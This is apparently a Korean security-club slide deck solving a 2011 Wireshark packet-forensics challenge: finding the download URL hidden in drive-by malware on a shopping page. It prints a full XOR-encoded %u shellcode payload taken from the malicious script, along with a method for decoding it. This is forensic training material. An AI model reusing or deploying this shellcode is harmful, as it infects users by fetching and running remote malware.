Security & Hacking Frontier Club

ARGOS

Network Wire Shark

2011 Hack the Packet 문제풀이

2015.05.21

김민호


Contents

- L_01, L_02, L_03
- M_01, M_02, M_03, M_04
- H_01, H_02, H_03, H_04

L_01

- Question:

  지성이는 홈쇼핑을 하다 이상한 페이지에 접속하여 악성코드에 감염되었다!
  악성 스크립트에 포함되어 있는 쉘코드가 다운로드 하는 URL을 찾아라!



File -> Export Objects -> HTTP


- Auction
- Gmarket
- ebay
- Naver Shopping?

- 2martshopping

6548	www.ebay.com	image/x-icon	1406 bytes	favicon.ico
6552	q.ebaystatic.com	image/gif	176 bytes	iconAutofillUp_12x10.gif
6553	rover.ebay.com	text/json	76 bytes	0?footer&cb=vjo.dsf.assembly.VjClientAssembl
6554	q.ebaystatic.com	image/gif	176 bytes	iconAutofillUp_12x10.gif
6556	rover.ebay.com	text/json	76 bytes	0?footer&cb=vjo.dsf.assembly.VjClientAssembl
6571	www.2martshopping.com	text/html	4283 bytes	shop
6592	gmarket.com	text/html	250 bytes	₩


```
6567 52.126363   192.168.71.133  61.73.45.68      TCP        54 1888→80 [ACK] Seq=304 Ack=2721 Win=6
6568 52.126782   61.73.45.68     192.168.71.133   TCP      1414 [TCP segment of a reassembled PDU]
6569 52.127186   61.73.45.68     192.168.71.133   TCP       341 [TCP segment of a reassembled PDU]
6570 52.127595   192.168.71.133  61.73.45.68      TCP        54 1888→80 [ACK] Seq=304 Ack=4368 Win=6
6571 52.128005   61.73.45.68     192.168.71.133   HTTP      198 HTTP/1.1 200 OK  (text/html)
```


```
    }\r\n
    var ibSYMskC3 = Yms2.substring(0, ms1 / 2);\r\n
    var Ac86cP = "asd316e16";\r\n
    false;\r\n
    for (i = 0; i < 270; i++) {\r\n
        as3[i] = ibSYMskC3 + ibSYMskC3 + oKa68;\r\n
    }\r\n
}\r\n
</script>\r\n
\r\n
<SCRIPT>\r\n
var gsaga1868116='';\r\n
 [truncated]payload = '%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFF
\r\n
//oKa68 = window.unescape(payload);\r\n
\r\n
```


scriptmalwarehunter.blogspot.kr/2013/05/url.html
더보기
랜덤 블로그»
블로그 만들기
로그인
Script Malware Hunter
이 블로그는 자바스크립트 악성코드를 연구하기 위해 개설하였습니다. 따라서 난독화 기법, 디코딩 방법, 취약점 등에 대한 다양한 정보를 공유할 예정입니다. 혹시 잘못된 점이 있거나 추가 사항이 있으면 알려주기 바랍니다.
2013년 5월 18일 토요일
암호화된 쉘코드에서 다운로드 받는 악성 URL 찾는 방법
최근 언론사 및 학교 등등의 웹페이지가 변조되어서 난독화된 악성 스크립트가 삽입된 경우가 많습니다.
해당 스크립트는 취약점에 의해서 셸코드(ShellCode)를 실행하여 악성 URL에서 파일을 다운로드 및 실행함으로 악성코드를 감염시킵니다.
여기서 사용된 셸코드는 보통 16진수 유니코드로 작성되었습니다.
자바 스크립트에서는 16진수 유니코드를 "%u" 다음에 16진수가 덧붙이는 방식으로 표현합니다. 이렇게 표현된 셸코드는 XOR 연산 방식으로 암호화되었습니다. 이점은 악성 코드 대응하는 입장에서 신속히 악성 URL을 확인할 수 없게 합니다.
따라서 이번 글에서는 XOR 연산 방식으로 암호화된 16진수 유니코드 셸코드에서 악성 URL을 찾는 방법을 소개합니다.
먼저 방법을 소개하고 자바 스크립트로 구현해보겠습니다.
블로그 보관함
2013 (13)
8월 (1)
7월 (1)
5월 (5)
암호화된 쉘코드에서 다운로드 받는 악성 URL 찾는 방법
Windbg 툴을 이용한 자바 스크립트 난독화 푸는 방법
사쿠라툴킷 난독화 분석
Dadong's JSXX 0.44 VIP Part II
아스키코드 0X20(Space) 0X09(Tab) 를 이용하는 악성 스크립트
4월 (1)
3월 (1)
2월 (4)
기여자

```
payload = '%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%
uEBE8%uFFFF%u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%
u36B5%uD74A%uE4AC%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%uCFD8%u36E9%
uB1FB%u0355%uBDBC%u36BD%uD755%uE4B8%u2355%uBDBF%u5FBD%uD544%uD3D2%uBDBD%uC8D5%
uD1CF%uE9D0%uAB42%u7D38%uAEC8%uD2D5%uBDD3%uD5BD%uCFC8%uD0D1%u36E9%uB1FB%u3355%
uBDBC%u36BD%uD755%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%uD8D5%uE9D1%
uFB36%u55B1%uBCD2%uBDBD%u5536%uBCD7%u55E4%uBFF2%uBDBD%u445F%u513C%uBCBD%uBDBD%
u6136%u7E3C%uBD3D%uBDBD%uBDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD%uBE81%uC8BD%
u7A44%uBEB9%uDBE1%uD893%uF97A%uB9BE%uD8C5%uBDBD%u748E%uECEC%uEAEE%u8EEC%u367D%
uE5FB%u9F55%uBDBC%u3EBD%uBD45%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%uBED7%uBDD7%uBFD7%
uBDD5%uBDBD%uEE7D%uFB36%u5599%uBCBC%uBDBD%uFB34%uD7DD%uEDBD%uEB42%u3495%uD9FB%
uFB36%uD7DD%uD7BD%uD7BD%uD7BD%uD7B9%uEDBD%uEB42%uD791%uD7BD%uD7BD%uD5BD%uBDA2%
uBDB2%u42ED%u81EB%uFB34%u36C5%uD9F3%uC13D%u42B5%uC909%u3DB1%uB5C1%uBD42%uB8C9%
uC93D%u42B5%u5F09%u3456%u3D3B%uBDBD%u7ABD%uCDFB%uBDBD%uBDBD%uFB7A%uBDC9%uBDBD%
uD7BD%uD7BD%uD7BD%u36BD%uDDFB%u42ED%u85EB%u3B36%uBD3D%uBDBD%uBDD7%uF330%uECC9%
uCB42%uEDCD%uCB42%u42DD%u8DEB%uCB42%u42DD%u89EB%uCB42%u42C5%uFDEB%u4636%u7D8E%
u668E%u513C%uBFBD%uBDBD%u7136%u453E%uC0E9%u34B5%uBCA1%u7D3E%u56B9%u364E%u3671%
u3E64%uAD7E%u7D8E%uECED%uEDEE%uEDED%uEDED%uEAED%uEDED%uEB42%u36B5%uE9C3%uAD55%
uBDBC%u55BD%uBDD8%uBDBD%uDED5%uCACB%uD5BD%uD5CE%uD2D9%u36E9%uB1FB%u9955%uBDBD%
u34BD%u81FB%u1CD9%uBDB9%uBDBD%u1D30%u42DD%u4242%uD8D7%uCB42%u3681%uADFB%uB555%
uBDBD%u8EBD%uEE66%uEEEE%u42EE%u3D6D%u5585%u853D%uC854%u3CAC%uB8C5%u2D2D%u2D2D%
uB5C9%u4236%u36E8%u3051%uB8FD%u5D42%u1B55%uBDBD%u7EBD%u1D55%uBDBD%u05BD%uBCAC%
u3DB9%uB17F%u55BD%uBD2E%uBDBD%u513C%uBCBD%uBDBD%u4136%u7A3E%u7AB9%u8FBA%u2CC9%
u7AB1%uB9FA%u34DE%uF26C%uFA7A%u1DB5%u2AD8%u7A76%uB1FA%uFDEC%uC207%uFA7A%u83AD%
u0BA0%u7A84%uA9FA%uD405%uA669%uFA7A%u03A5%uDBC2%u7A1D%uA1FA%u1441%u108A%uFA7A%
u259D%uADB7%uD945%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%u36B5%uD74A%uE4B9%
uE955%uBDBD%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%uCFD8%u36E9%u55BB%u42E8%u4242%
u5536%uB8D7%u55E4%uBD88%uBDBD%u445F%u428E%u42EA%uB9EB%uBF56%u7EE5%u4455%u4242%
uE642%uBA7B%u3405%uBCE2%u7ADB%uB8FA%u5D42%uEE7E%u6136%uD7EE%uD5FD%uADBD%uBDBD%
u36EA%u9DFB%uA555%u4242%uE542%uEC7E%u36EB%u81C8%uC936%uC593%u48BE%u36EB%u9DCB%
u48BE%u748E%uFCF4%uBE10%u8E78%uB266%uAD03%u6B87%uB5C9%u767C%uBEBA%uFD67%u4C56%
uA286%u5AC8%u36E3%u99E3%u60BE%u36DB%uF6B1%uE336%uBEA1%u3660%u36B9%u78BE%uE316%
u7EE4%u6055%u4241%u0F42%u5F4F%u8449%uC05F%u673E%uC6F5%u8F80%u2CC9%u38B1%u1262%
uDE06%u6C34%uECF2%u07FD%u1DC2%u2AD8%uA376%uD919%u2E52%u598F%u3329%uB7AE%u7F11%
uF6A4%u79BC%uA230%uEAC9%uB0DB%uFE42%u1103%uC066%u184D%uEF27%u1A43%u8367%u0BA0%
u0584%u69D4%u03A6%uDBC2%u411D%u8A14%u2510%uADB7%u3D45%u126B%u4627%uA8EE%ud5db%
uc9c9%u87cd%u9292%ucaca%u93ca%uc5c9%uf7da%u93f7%ud2de%u92d0%ud0d4%udadc%uced8%
uce92%ud893%ud8c5%ubdbd%ubdbd%uEAEA%uEAEA%uEAEA%uEAEA';
```

- "%u" 형식으로 표기된 코드
- %u를 지우고,
  리틀-엔디안 방식으로 표기
- "%uE1D9" -> "D9E1"
- 0x00 ~ 0xFF 까지 값과
  각 2byte를 XOR 연산
- 값의 전체에서 http 문자열이
  존재하는지 찾는 것

